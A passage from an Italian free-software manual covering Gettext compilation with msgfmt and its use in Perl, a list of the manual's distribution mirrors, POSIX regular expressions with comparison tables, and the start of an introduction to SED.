Naturalmente, questa operazione si fa nel momento in cui ci si accinge ad aggiornare materialmente la traduzione del programma, altrimenti questo lavoro non avrebbe senso, dal momento che un file PO contenente messaggi non tradotti non può essere compilato.

`msgfmt` [*opzioni*] *file_po*

Il programma '**`msgfmt`**' è quello che si occupa di compilare i file PO ottenendo i file MO, adatti alla propria piattaforma. È praticamente indispensabile utilizzare l'opzione '**`--output-file=`***file_mo*' ('**`-o`**'), per indicare il nome del file da creare. Inoltre, è opportuno utilizzare più di una volta l'opzione '**`--verbose`**' ('**`-v`**') per avere una visione chiara del procedimento, ovvero dei motivi per i quali alle volte il file non viene compilato.

`$` **`msgfmt -vvvv --output-file=prova.mo prova.po`**

L'esempio mostra l'utilizzo tipico di questo programma, dove in particolare viene richiesto un livello di dettaglio delle informazioni generate molto elevato (quattro volte '**`-v`**').

315.4.1 Commenti «fuzzy»

Ogni volta che qualche indicazione all'interno di un file PO è incerta, in quanto predefinita o determinata automaticamente in modo non sicuro, viene aggiunto un commento speciale contenente la parola '**`fuzzy`**'. In presenza di commenti del genere si richiede un intervento manuale, dopo il quale deve essere rimossa tale parola, altrimenti '**`msgfmt`**' si rifiuta di completare la compilazione dei file PO.

315.5 Gettext con i programmi Perl

Esiste la possibilità di utilizzare Gettext anche nei programmi Perl. Per questo è necessario includere nel programma Perl il riferimento a un modulo esterno: Perl-gettext. Il tutto si svolge in maniera molto simile a un programma C, inserendo inizialmente le istruzioni seguenti:

```
use POSIX;
use Locale::gettext;
setlocale (LC_ALL, "");
textdomain ("dominio_gettext");
[bindtextdomain ("dominio_gettext", "directory");]
```

Per esempio, se si tratta del programma «Pippo», il dominio per Gettext potrebbe essere convenientemente «pippo», arrivando al risultato seguente:

```
use POSIX;
use Locale::gettext;
setlocale (LC_ALL, "");
textdomain ("pippo");
bindtextdomain ("pippo", "/opt/pippo/locale");
```

> Potrebbe essere che la funzione '**`bindtextdomain()`**' non si comporti come previsto; in tal caso sarebbe meglio evitarne l'uso.

Per il resto, tutto funziona come per i sorgenti scritti in C:

```
print STDOUT (gettext ("Hello world\n"));
```

Tuttavia, Perl non è identico al C, per cui occorre osservare alcune situazioni specifiche. In particolare, non è possibile inserire in un argomento della funzione '**`gettext()`**' una variabile di Perl che deve essere espansa, perché questa espansione avverrebbe prima che '**`gettext()`**' possa ricevere tale argomento. Pertanto, l'esempio seguente non può essere tradotto:

```
# Esempio errato.
print STDOUT (gettext ("Il file $file contiene caratteri non validi\n"));
```

Il modo giusto di agire è quello di sostituire '**`print()`**' con '**`printf()`**', come nell'esempio seguente:

```
# Esempio corretto.
printf STDOUT (gettext ("Il file %s contiene caratteri non validi\n"),
               $file);
```

Infatti, il parametro '**`%s`**' viene sostituito alla fine da '**`printf`**', per cui inizialmente la stringa non viene modificata.

Un altro problema da considerare sono i messaggi lunghi, che richiedono più righe. In Perl si potrebbe fare una cosa del genere:

```
    printf STDOUT
      (gettext
        ( "Usage: %s --input-type=TYPE INPUT_FILE REPORT_FILE\n"
```

```
        . "       %s --help\n"
        . "       %s --version\n"
        . "\n"
        . "Check for HTTP and FTP URI inside a text.\n"
        . "\n"
        . "Options:\n"
        . "--help              display this help and exit.\n"
        . "--version           display version information and exit.\n"
        . "--input-type=TYPE   define the input type:\n"
        . "    standard        input is a simple text file;\n"
        . "    html, sgml      input is a typical SGML file;\n"
        . "    texi, texinfo   input is a Texinfo source file.\n"
        . "\n"
        . "Arguments:\n"
        . "\n"
        . "INPUT_FILE          the input file.\n"
        . "\n"
        . "REPORT_FILE         a file that is generated with the reported\n"
        . "                      errors.\n"),
        $program_name, $program_name, $program_name);
```

Ma questo non viene riconosciuto da '**`xgettext`**' che riesce a prelevare solo la prima riga:

```
#: urichk:55
#, c-format
msgid "Usage: %s --input-type=TYPE INPUT_FILE REPORT_FILE\n"
msgstr ""
```

In queste situazioni eccezionali, occorre intervenire a mano nel file PO; sia la prima volta che si crea il file, sia tutte le volte successive in cui lo si aggiorna.

315.5.1 Alleviare gli inconvenienti di un modulo in più

Scrivere un programma Perl che faccia uso di Gettext, significa costringere a installare il modulo Perl-gettext. Purtroppo, una delle cose che complicano di più l'utilizzo di programmi Perl sono i moduli aggiuntivi necessari che devono essere installati perfettamente come previsto.

Questo potrebbe sembrare un problema secondario; invece non lo è affatto. A questo punto, se si vuole consentire al proprio programma Perl di funzionare anche in un ambiente non tanto amichevole, si deve prevedere una via di uscita:

```
#!/usr/bin/perl
#
#...

use POSIX;
use Locale::gettext;
setlocale (LC_ALL, "");
textdomain ("pippo");

#sub gettext
#{
#    return $_[0];
#}

#...
```

Come si vede nell'esempio, appare la dichiarazione di una funzione commentata, il cui scopo sarebbe quello di sostituirsi alla funzione '**`gettext()`**' del modulo '**`Locale::gettext`**'. Se non si dispone di Perl-gettext basta commentare la prima parte e togliere i commenti dalla seconda: ovviamente i messaggi rimarranno nella lingua di partenza.

```
#!/usr/bin/perl
#
```

```
#...

#use POSIX;
#use Locale::gettext;
#setlocale (LC_ALL, "");
#textdomain ("pippo");

sub gettext
{
    return $_[0];
}

#...
```

Indice analitico del volume

Volume VI

Linguaggi di programmazione specifici

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, *mds @ swlibero.org*
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, *carlo @ linux.it*
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, *zeno @ filibusta.crema.unimi.it*
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, *pctime @ pctime.net*
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, *paci @ prosa.it*
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, *david @ iglu.cc.uniud.it*
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, *neri.c @ sincroconsulting.com*

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, *dz @ cs.unitn.it*

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, *mds @ swlibero.org*
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, *francescofacconi @ libero.it*
  Fabio Ferrazzo, *fabio.fr @ tiscalinet.it*
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, *esomma @ ieee.org*

Parte lxiii

Linguaggi per la comparazione

Espressioni regolari standard

L'espressione regolare è un modo per definire la ricerca di stringhe attraverso un modello di comparazione. Viene usato da diversi programmi di servizio, ma non tutti aderiscono agli stessi standard. In questo capitolo si vuole descrivere lo standard POSIX al riguardo.

Questo tipo di definizione non vale in generale e non corrisponde nemmeno ad alcuna situazione pratica in cui vengono utilizzate le espressioni regolari con i programmi che si trovano generalmente con GNU/Linux. Tuttavia, è un riferimento utile per comprendere meglio la filosofia che sta alla base delle espressioni regolari.

Per studiare la grammatica delle espressioni regolari, occorre abbandonare qualunque resistenza, tenendo presente che l'interpretazione di queste espressioni va fatta da sinistra a destra; inoltre, ogni simbolo può avere un significato differente in base al contesto in cui si trova.

> Raramente si può affermare che un'espressione regolare sia «errata»; nella maggior parte dei casi in cui si commettono degli errori, si ottiene comunque qualcosa che può avere un significato (indipendentemente dal fatto che questa possa avere o meno una corrispondenza). È ancora più difficile che una realizzazione in cui si utilizzano le espressioni regolari sia in grado di segnalare un errore grammaticale nella loro scrittura.

316.1 RE: BRE, ERE e SRE

Un'espressione regolare, come definita nello standard POSIX 1003.2, può essere espressa attraverso due tipi di grammatiche differenti: le espressioni regolari di base, o elementari, identificate dall'acronimo BRE (*Basic regular expression*), e le espressioni regolari estese, identificate dall'acronimo ERE (*Extended regular expression*). La grammatica delle espressioni regolari tradizionali degli ambienti Unix viene identificata dall'acronimo SRE (*Simple regular expression*); in generale, per fare riferimento a espressioni regolari non meglio definite, si usa anche soltanto l'acronimo RE.

Attualmente si fa riferimento soltanto a espressioni regolari di tipo BRE o di tipo ERE, dipendendo dal programma di servizio la scelta tra l'una o l'altra forma. In generale, la necessità di definire un modello grammaticale differente da SRE dipende dalla presenza di problemi legati alla localizzazione.

316.2 Problemi di localizzazione

L'espressione regolare, essendo un mezzo per identificare una porzione di testo, risente di problemi legati alle definizioni locali degli insiemi di caratteri.

Per prima cosa occorre considerare che gli alfabeti nazionali sono differenti da un linguaggio all'altro. Dal punto di vista della localizzazione, gli elementi che compongono gli alfabeti sono degli *elementi di collazione* (*collating element*). Questi elementi compongono un insieme ordinato, definito *sequenza di collazione* (*collating sequence*), che permette di stabilire l'ordine alfabetico delle parole. In situazioni particolari, alcuni elementi di collazione sono rappresentati da più di un carattere, cosa che può dipendere da motivazioni differenti. Per fare un esempio comune, questo può essere causato dalla mancanza del carattere adatto a rappresentare un certo elemento, come succede nella lingua tedesca quando si utilizza un insieme di caratteri che non dispone delle vocali con la dieresi, oppure manca la possibilità di indicare la lettera «ß»:

```
ß       --> ss
ä       --> ae
ö       --> oe
ü       --> ue
```

Nella lingua tedesca, nel momento in cui si utilizzano le stringhe «ae», «oe», «ue» e «ss», in sostituzione delle lettere che invece avrebbero dovuto essere utilizzate, queste stringhe vanno considerate come la rappresentazione di tali lettere, costituendo così un elemento di collazione unico. Per esempio, in tedesco la parola «schal» viene prima di «schälen», anche se la seconda fosse scritta come «schaelen».

Ai fini della definizione di un'espressione regolare, questo fatto si traduce nella possibilità di fare riferimento a degli elementi di collazione attraverso la stringa corrispondente, nel momento in cui non è possibile, o non conviene usare il carattere che lo rappresenta simbolicamente in base a una codifica determinata. Tuttavia, il testo su cui si esegue la ricerca attraverso un'espressione regolare, viene interpretato a livello di carattere, per cui non è possibile identificare un elemento di collazione in una sottostringa composta da più caratteri. In pratica, un'espressione regolare non riuscirebbe a riconoscere la lettera «ä» nella parola '**`schaelen`**'.

Alcuni elementi di collazione possono essere classificati come equivalenti. Per esempio, nella lingua italiana le lettere «e», con o senza accento, rappresentano questo tipo di equivalenza. Gli elementi di collazione «equivalenti» costituiscono una *classe di equivalenza*.

Infine, i caratteri (e non più gli elementi di collazione) possono essere classificati in base a diversi altri tipi di sottoinsiemi, a cui si fa riferimento attraverso dei nomi standard. In generale si tratta di distinguere tra: lettere maiuscole, lettere minuscole, cifre numeriche, cifre alfanumeriche, ecc.

316.3 Composizione di un'espressione regolare e corrispondenza

Un'espressione regolare è una stringa di caratteri, che nel caso più semplice rappresentano esattamente la corrispondenza con la stessa stringa. All'interno di un'espressione regolare possono essere inseriti dei caratteri speciali, che permettono di rappresentare delle corrispondenze in situazioni più complesse. Per fare riferimento a tali caratteri in modo letterale, occorre utilizzare delle tecniche di protezione, che variano a seconda del contesto.

I caratteri speciali sono tali solo nel contesto per il quale sono stati previsti. Al di fuori di quel contesto possono essere caratteri normali, o caratteri speciali con un significato differente.

La corrispondenza tra un'espressione regolare e una stringa, quando avviene, serve a delimitare una sottostringa che può andare dalla dimensione nulla fino al massimo della stringa di partenza. È importante chiarire che anche la corrispondenza che delimita una stringa nulla può avere significato, in quanto identifica una posizione precisa nella stringa di partenza. In generale, se sono possibili delle corrispondenze differenti, viene presa in considerazione quella che inizia il più a sinistra possibile e si estende il più a destra possibile.

316.3.1 Ancoraggio iniziale e finale

In condizioni normali, un'espressione regolare può individuare una sottostringa collocata in qualunque posizione della stringa di partenza. Per indicare espressamente che la corrispondenza deve iniziare obbligatoriamente dall'inizio della stringa, oppure che deve finire esattamente alla fine della stringa stessa, si usano due ancore, rappresentate dai caratteri speciali '**`^`**' e '**`$`**', ovvero dall'accento circonflesso e dal dollaro.

Per la precisione, un accento circonflesso che si trovi **all'inizio** di un'espressione regolare identifica la sottostringa nulla che si trova idealmente all'inizio della stringa da analizzare; nello stesso modo, un dollaro che si trovi **alla fine** di un'espressione regolare identifica la sottostringa nulla che si trova idealmente alla fine della stringa stessa. Nel caso particolare delle espressioni regolari BRE, i caratteri '**`^`**' e '**`$`**' hanno questo significato anche nell'ambito di una sottoespressione, all'inizio o alla fine della stessa. Una sottoespressione è una porzione di espressione regolare delimitata nel modo che verrà mostrato in seguito.

Per fare un esempio, l'espressione regolare '**`^ini`**' corrisponde alla sottostringa '**`ini`**' della stringa '**`inizio`**'. Nello stesso modo, l'espressione regolare '**`ini$`**' corrisponde alla sottostringa '**`ini`**' della stringa '**`scalini`**'.

Un'espressione regolare può contenere entrambe le ancore di inizio e fine stringa. In tal caso si cerca la corrispondenza con tutta la stringa di partenza.

316.3.2 Delimitazione di una o più sottoespressioni

Una sottoespressione è una porzione di espressione regolare individuata attraverso dei delimitatori opportuni. Per la precisione, si tratta di parentesi tonde normali nel caso di espressioni regolari ERE (estese), oppure dei simboli '**`\(`**' e '**`\)`**' nel caso di espressioni regolari BRE.

La delimitazione di sottoespressioni può servire per regolare la precedenza nell'interpretazione delle varie parti dell'espressione regolare, oppure per altri scopi che dipendono dal programma in cui vengono utilizzate. In generale, dovrebbe essere ammissibile la definizione di sottoespressioni annidate.

Per fare un esempio, l'espressione regolare BRE '**`\(anto\)logia`**' corrisponde a una qualunque sottostringa '**`antologia`**'. Nello stesso modo funziona l'espressione regolare ERE '**`(anto)logia`**'.

316.3.3 Riferimento a una sottoespressione precedente (solo BRE)

Nelle espressioni regolari di tipo BRE è possibile utilizzare la forma '**`\`***n*', dove *n* è una cifra numerica da uno a nove, per indicare la corrispondenza con l'*n*-esima sottoespressione precedente. Per esempio, l'espressione regolare '**`\(sia\) questo \1`**' corrisponde alla sottostringa '**`sia questo sia`**' di un testo che può essere anche più lungo.

È importante osservare che la corrispondenza della forma '**`\`***n*' rappresenta ciò che è stato trovato effettivamente attraverso la sottoespressione, mentre se si volesse semplicemente ripetere lo stesso modello, basterebbe riscriverlo tale e quale.

316.3.4 Sottoespressioni alternative (solo ERE)

Esclusivamente nelle espressioni regolari ERE (estese), è possibile indicare la corrispondenza alternativa tra due modelli utilizzando il carattere speciale '**|**' (la barra verticale). Di solito si utilizza questa possibilità delimitando espressamente le sottoespressioni alternative, in modo da evitare ambiguità, tuttavia questo non dovrebbe essere necessario, dal momento che si tratta di un operatore con un livello molto basso di precedenza.

Per esempio, l'espressione regolare '**((auto)|(dog))matico**' può corrispondere indifferentemente alla sottostringa '**automatico**' oppure '**dogmatico**'.

316.3.5 Corrispondenza con un carattere singolo

In un'espressione regolare, qualsiasi carattere che nel contesto non abbia un significato particolare, corrisponde esattamente a se stesso.

Il carattere speciale '**.**' (il punto), rappresenta un carattere qualunque, a esclusione di *<NUL>*. Per esempio, l'espressione regolare '**nuo.o**' corrisponde a '**nuoto**', '**nuovo**' e ad altre sottostringhe simili. Per indicare un punto letterale, occorre utilizzare l'espressione '**\.**' (barra obliqua inversa, punto).

È possibile definire anche la corrispondenza con un carattere scelto tra un insieme preciso, utilizzando una notazione speciale, ovvero un'*espressione tra parentesi quadre* :

[*elenco_corrispondente*]
[^*elenco_non_corrispondente*]

Come si vede dallo schema sintattico, si distinguono due situazioni fondamentali: nel primo caso si definisce un elenco di corrispondenze; nel secondo si ottiene questa definizione indicando un elenco di caratteri che non si vogliono trovare. Si osservi che per negare l'elenco di corrispondenze si utilizza l'accento circonflesso, che quindi assume qui un significato speciale, differente dall'ancora di inizio già descritta.

L'elenco tra parentesi quadre può essere un elenco puro e semplice di caratteri (lungo a piacere), per cui, per esempio, l'espressione regolare '**piccol[aieo]**' corrisponde indifferentemente alle sottostringhe '**piccola**', '**piccoli**', '**piccole**' e '**piccolo**'. In alternativa può essere rappresentato attraverso uno o più intervalli di caratteri, ma questo implica delle complicazioni che verranno descritte in seguito.

Per negare un elenco, lo si fa precedere da un accento circonflesso. Per esempio, l'espressione regolare '**aiut[^ia]**' può corrispondere alla sottostringa '**aiuto**' e anche a molte altre, ma non può corrispondere né ad '**aiuti**', né ad '**aiuta**'.

Dal momento che l'accento circonflesso ha un significato speciale se appare all'inizio di tale contesto, questo può essere usato in modo letterale solo in una posizione più avanzata.

Infine, per indicare una parentesi quadra aperta letterale in un contesto normale, al di fuori delle espressioni tra parentesi quadre, basta l'espressione '**\[**'.

316.3.6 Corrispondenze multiple

Alcuni caratteri speciali fungono da operatori che permettono di definire e controllare il ripetersi di un modello riferito a un carattere precedente, a una sottoespressione precedente, oppure a un riferimento all'indietro delle espressioni regolari BRE.

In tutti i tipi di espressione regolare, l'asterisco ('*****') corrisponde a nessuna o più ripetizioni di ciò che gli precede. Per esempio, l'espressione regolare '**aiuto***' corrisponde alla sottostringa

'**aiut**', oppure '**aiuto**', come anche ad '**aiutoooooooo**', ecc. Inoltre, è il caso di osservare che l'espressione regolare '**.***' corrisponde a qualunque stringa, di qualunque dimensione.

Per indicare un asterisco letterale in un contesto normale, basta farlo precedere da una barra obliqua inversa: '*****'.

Nel caso di espressioni regolari ERE si possono utilizzare anche gli operatori '**+**' e '**?**', per indicare rispettivamente una o più occorrenze dell'elemento precedente, oppure zero o al massimo un'occorrenza di tale elemento. Per esempio, l'espressione regolare '**aiuto+**' corrisponde alla sottostringa '**aiuto**', oppure '**aiutoo**', '**aiutooooo**', ecc., mentre l'espressione regolare '**aiuto?**' può corrispondere alla sottostringa '**aiut**', oppure '**aiuto**'.

Le espressioni regolari BRE e ERE permettono l'utilizzo di un'altra forma più precisa e generalizzata per esprimere la ripetizione di qualcosa. Nel caso di BRE si usano i modelli

```
\{n\}
```

```
\{n,\}
```

```
\{n,m\}
```

mentre nel caso di ERE si usano forme equivalenti senza le barre oblique inverse:

```
{n}
```

```
{n,}
```

```
{n,m}
```

Si tenga presente che n rappresenta un numero non negativo, mentre m, se utilizzato, deve essere un numero maggiore di n.

Nella prima delle tre forme, si intende indicare la ripetizione di n volte esatte l'elemento precedente; nella seconda si intendono almeno n volte; nella terza si intendono tante ripetizioni da n a m. In generale, per garantire che un'espressione regolare sia portabile, occorre che il limite massimo rappresentato da m non superi 255.

316.4 Espressioni tra parentesi quadre

Si è accennato all'uso delle espressioni tra parentesi quadre, per indicare la scelta tra un elenco di caratteri, o tra tutti i caratteri esclusi quelli dell'elenco. Un'espressione del genere si traduce sempre nella corrispondenza con un carattere singolo. All'interno di un'espressione del genere, si possono utilizzare forme particolari per indicare un carattere, attraverso un simbolo di collazione, una classe di equivalenza, oppure attraverso una classe di caratteri. È molto importante anche la possibilità di definire degli intervalli, che è stata saltata volutamente nella descrizione precedente di queste espressioni.

316.4.1 Corrispondenza con un elemento di collazione

Se si hanno difficoltà a indicare dei caratteri in un'espressione tra parentesi quadre, potrebbe essere opportuno indicarli attraverso l'elemento di collazione corrispondente. Supponendo che nella localizzazione utilizzata esista l'elemento di collazione '**ä**', identificato dal simbolo di collazione '**<a:>**', mancando la possibilità di usare il carattere corrispondente, questo si potrebbe esprimere nella forma '**[.a:.]**'.

In generale, è possibile indicare un carattere singolo all'interno dei delimitatori '**[.**' e '**.]**', come se fosse un elemento di collazione. Per esempio, '**[.a.]**' è perfettamente uguale all'espressione '**a**'. In questo modo, si può usare la tecnica di rappresentazione degli elementi di collazione quando il contesto rende difficile l'indicazione di qualche carattere.

È necessario ribadire che il simbolo di collazione può apparire solo all'interno di un'espressione tra parentesi quadre. Per fare un esempio pratico, trovandoci in una localizzazione adatta, volendo scrivere un'espressione regolare che corrisponda alla sottostringa '**schälen**', non potendo rappresentare il carattere '**ä**' si dovrebbe scrivere: '**sch[[.a:.]]len**', dove '**[.a:.]**' si sostituisce al carattere '**ä**', avendo definito che il simbolo di collazione per questo è '**<a:>**'.

316.4.2 Corrispondenza con una classe di equivalenza

Nell'ambito della sequenza di collazione della localizzazione che si usa, alcuni elementi possono essere considerati equivalenti ai fini dell'ordinamento. Questi elementi costituiscono una classe di equivalenza. All'interno di un'espressione tra parentesi quadre, per fare riferimento a un elemento qualunque di una certa classe di equivalenza, basta indicare uno di questi tra i delimitatori '**[=**' e '**=]**'. Per esempio, se si suppone che le lettere '**e**', '**è**' ed '**é**', appartengono alla stessa classe di equivalenza, per indicare indifferentemente una di queste, basta la notazione '**[=e=]**'.

Per indicare effettivamente una classe di equivalenza in un'espressione regolare, occorre ricordare che questa va inserita all'interno di un'espressione tra parentesi quadre. In pratica, l'espressione regolare che corrisponde indifferentemente alla stringa '**e**', '**è**' o '**é**', è '**[[=e=]]**'. Si osservi che in alternativa si poteva scrivere anche '**[eèé]**'.

316.4.3 Corrispondenza con una classe di caratteri

Nell'ambito della localizzazione, sono definiti alcuni gruppi di caratteri, attraverso l'uso di parole chiave standard. Per esempio: '**alpha**' definisce l'insieme delle lettere alfabetiche; '**digit**' definisce l'insieme delle cifre numeriche; '**space**' definisce l'insieme dei caratteri che visivamente si traducono in uno spazio di qualche tipo. Oltre a queste, sono definiti dei raggruppamenti, come nel caso di '**alnum**' che indica l'insieme di '**alpha**' e '**digit**'.

All'interno di un'espressione tra parentesi quadre, per indicare una classe di caratteri, si usa il nome riconosciuto dalla localizzazione, racchiuso tra i delimitatori '**[:**' e '**:]**'. Per esempio, per ottenere la corrispondenza con una sottostringa del tipo '**file***n*', dove *n* può essere una cifra numerica qualunque, si può utilizzare l'espressione regolare '**file[[:digit:]]**'.

La tabella 316.1 riepiloga i nomi delle classi di caratteri riconosciuti normalmente dalle localizzazioni (si veda anche la pagina di manuale *locale(5)*).

Tabella 316.1. Elenco dei nomi standard attribuiti alle classi di caratteri.

Classe di caratteri	Descrizione
upper	Collezione alfabetica delle lettere maiuscole.
lower	Collezione alfabetica delle lettere minuscole.
alpha	Lettere alfabetiche: di solito l'unione di '**upper**' e '**lower**'.
digit	Cifre numeriche.
alnum	Cifre alfanumeriche: di solito l'unione di '**alpha**' e '**digit**'.
punct	I caratteri di punteggiatura.
space	I caratteri definiti come «spazi bianchi» per qualche motivo.
blank	Di solito comprende solo '**<space>**' e '**<tab>**'.
cntrl	I caratteri di controllo che non possono essere rappresentati.
graph	Caratteri grafici: di solito l'unione di '**alnum**' e '**punct**'.
print	Caratteri stampabili: di solito l'insieme di '**alnum**', '**punct**' e di '**<space>**'.
xdigit	Cifre numeriche e alfabetiche per rappresentare numeri esadecimali.

316.4.4 Intervalli di caratteri

All'interno di un'espressione tra parentesi quadre, possono apparire anche degli intervalli di caratteri, includendo eventualmente anche gli elementi di collazione. Al contrario, non si possono usare le classi di equivalenza e nemmeno le classi di caratteri per indicare degli intervalli, perché non si traducono in un carattere preciso nell'ambito della codifica. La forma per esprimere un intervallo è la seguente:

```
inizio-fine
```

Questo lascia intendere che il trattino ('**-**') abbia un significato particolare all'interno di un'espressione tra parentesi quadre. Per fare un esempio molto semplice, l'espressione regolare '**[a-d]**' rappresenta un carattere compreso tra '**a**' e '**d**', in base alla localizzazione.

Gli intervalli si possono mescolare con gli elenchi e anche con altri intervalli. Per esempio, l'espressione regolare '**[a-dhi]**' individua un carattere compreso tra '**a**' e '**d**', oppure anche '**h**' o '**i**'.

Possono essere aggregati più elenchi assieme, ma tutti questi devono avere un inizio e una fine indipendente. Per esempio, l'espressione regolare '**[a-cg-z]**' rappresenta due intervalli, rispettivamente tra '**a**' e '**c**', e tra '**g**' e '**z**'. Al contrario, l'espressione regolare '**[a-c-z]**' indica l'intervallo da '**a**' a '**c**', oppure il trattino (perché è fuori dal contesto previsto per indicare un intervallo), oppure '**z**'.

> Quando si indicano degli intervalli non tanto «ovvi», occorre prestare attenzione alla localizzazione per sapere esattamente cosa viene coinvolto. In generale, per questo motivo, le espressioni regolari che contengono espressioni tra parentesi quadre con l'indicazioni di intervalli, non sono portabili da un sistema all'altro.

316.4.5 Protezione all'interno di espressioni tra parentesi quadre

Dal momento che in un'espressione tra parentesi quadre i caratteri '**^**', '**-**' e '**]**', hanno un significato speciale, per poterli utilizzare, occorrono degli accorgimenti: se si vuole usare l'accento circonflesso in modo letterale, è necessario che questo non sia il primo; per indicare il trattino si può descrivere un intervallo, in cui sia posto come carattere iniziale o finale. In alternativa, i caratteri che non si riescono a indicare (come le parentesi quadre), possono essere racchiuse attraverso i delimitatori dei simboli di collazione: '**[.[.]**' e '**[.].]**' per le parentesi e '**[.-.]**' per un trattino.

> All'interno di un'espressione tra parentesi quadre, i caratteri che sono speciali al di fuori di questo contesto, qui perdono il loro significato particolare (come nel caso del punto e dell'asterisco ('*****'), oppure ne acquistano uno nuovo (come nel caso dell'accento circonflesso).

316.5 Precedenze

Dopo la difficoltà che si affronta per comprendere il funzionamento delle espressioni regolari, l'ordine in cui le varie parti di queste vengono risolte, dovrebbe essere abbastanza intuitivo. La tabella 316.2 riassume questa sequenza, distinguendo tra espressioni BRE e ERE.

Tabella 316.2. Ordine di precedenza, dal più alto al più basso.

Tipo di componente l' espressione	Operatore BRE	Operatore ERE
Contenuto delle espressioni tra parentesi quadre.	[==] [::] [..]	[==] [::] [..]
Caratteri speciali resi letterali.	*carattere_speciale*	*carattere_speciale*
Espressioni tra parentesi quadre.	[]	[]
Sottoespressioni e riferimenti all'indietro (BRE).	\(\) *n*	
Raggruppamenti (ERE).		()
Ripetizioni.	* \{*m*,*n*\}	* + ? {*m*,*n*}
Concatenamento di espressioni (non si usano simboli).		
Ancore iniziali e finali.	^ $	^ $
Alternanza (solo ERE).		|

316.6 Riferimenti

- *regexp(M)*

  <*http://www.lctn.com/~rjones/man/regexp.M.html*>

- The Open Group, *The Single UNIX ® Specification, Version 2, Regular Expressions*, 1997

  <*http://www.opengroup.org/onlinepubs/7908799/xbd/re.html*>

Confronto sintetico tra le espressioni regolari «reali»

Date le diversità notevoli tra tutti i tipi di espressione regolare che si utilizzano in pratica con i programmi che ne fanno uso, vale la pena di riepilogare le differenze fondamentali tra lo standard POSIX e le realtà più importanti. In questo capitolo si raccolgono solo alcune tabelle di comparazione, che mostrano l'abbinamento tra diversi modelli di espressione compatibili. Le descrizioni sono scarne, tuttavia quello che si vede dovrebbe servire per collegare le cose, permettendo di comprendere quali sono le estensioni di ogni realizzazione.

Tabella 317.1. Confronto tra gli operatori fondamentali.

	BRE POSIX
escape	\
ancora	^
ancora	$
alternativa	
raggruppamento	\(\)
elenco	[ ]
riferimento	*n*

Tabella 317.2. Confronto tra gli operatori interni alle espressioni tra parentesi quadre.

	BRE POSIX
sequenze	*xy*...
intervalli	*x*-*y*
elementi di collazione	[. .]
caratteri equivalenti	[= =]
classi di caratteri	[: :]

Tabella 317.3. Simboli speciali.

	BRE POSIX
	[[:alnum:]_]
	[^[:alnum:]_]
inizio di parola	
fine di parola	
inizio o fine parola	
interno di una parola	
	[[:blank:]]
	[^[:blank:]]
	[[:digit:]]
	[^[:digit:]]

Tabella 317.4. Operatori di ripetizione.

	BRE POSIX
	x*
il minimo di x*	
il minimo di x?	
il minimo di x+	
	x\{n\}
	x\{n,\}
il minimo di x{n,}	
	x\{n,m\}
il minimo di x{n,m}	

In generale, si può osservare che i programmi GNU e Perl non permettono l'indicazione di simboli di collazione e nemmeno di classi di equivalenza. Inoltre, Perl non dispone nemmeno delle classi di caratteri. Per ovviare a questi inconvenienti, si utilizzano invece delle sequenze di escape.

A differenza di ciò che si vede di solito, Perl introduce un concetto nuovo: la corrispondenza minima di un'espressione regolare. Questo può essere molto importante in Perl, quando si delimitano delle sottoespressioni per estrapolare delle parti differenti di una stringa.

Parte lxiv

Linguaggi per la scansione di file di testo

SED: introduzione

SED è un programma in grado di eseguire delle trasformazioni elementari in un flusso di dati di ingresso, proveniente indifferentemente da un file o da una pipeline. Questo flusso di dati viene letto sequenzialmente e la sua trasformazione viene restituita attraverso lo standard output.

Il nome è l'abbreviazione di Stream Editor, che descrive istantaneamente il senso di questo programma: *editor* di flusso. Volendo usare altri termini, lo si potrebbe definire come un programma per la modifica sequenziale di un flusso di dati espressi in forma testuale.

Volendo vedere SED come una scatola nera, lo si può immaginare come un oggetto che ha due ingressi: un flusso di dati in ingresso, composto da uno o più file di testo concatenati assieme; un flusso di istruzioni in ingresso, che compone il programma dell'elaborazione da apportare ai dati; un flusso di dati in uscita che rappresenta il risultato dell'elaborazione.

Figura 318.1. Flussi di dati che interessano SED.

```
                          Direttive di elaborazione
                                     |
                                     |
                                     V
                                .---------.
          dati in ingresso      |         |     dati in uscita
      ------------------------->|  S E D  |------------------>
                                |         |
                                `---------'
```

In linea di principio, SED non consente di indicare dei caratteri speciali nei suoi comandi attraverso delle sequenze di escape.

318.1 Avvio dell'eseguibile

SED è costituito in pratica dall'eseguibile '**sed**', il quale interpreta un programma scritto in un linguaggio apposito, che gli viene fornito come argomento della riga di comando, o in un file.

`sed` [*opzioni*] [*programma_di_elaborazione*] [*file*...]

Il testo del programma, o il nome del file che lo contiene, può essere indicato attraverso delle opzioni adatte, oppure, in loro mancanza, può essere indicato come primo degli argomenti che seguono le opzioni. Alla fine possono essere indicati i file da elaborare e in loro mancanza si usa lo standard input.

Alcune opzioni

`-e` *istruzioni*

`--expression=`*istruzioni*

Questa opzione, che può essere utilizzata anche più volte, permette di specificare delle istruzioni SED che si aggiungono alle altre eventualmente già indicate.

`-f` *file_delle_istruzioni*

`--file` *file_delle_istruzioni*

Questa opzione permette di indicare un file contenente una serie di istruzioni SED. Anche questa opzione può essere usata più volte, aggiungendo ogni volta altre istruzioni al programma globale.

`-n` | `--quiet` | `--silent`

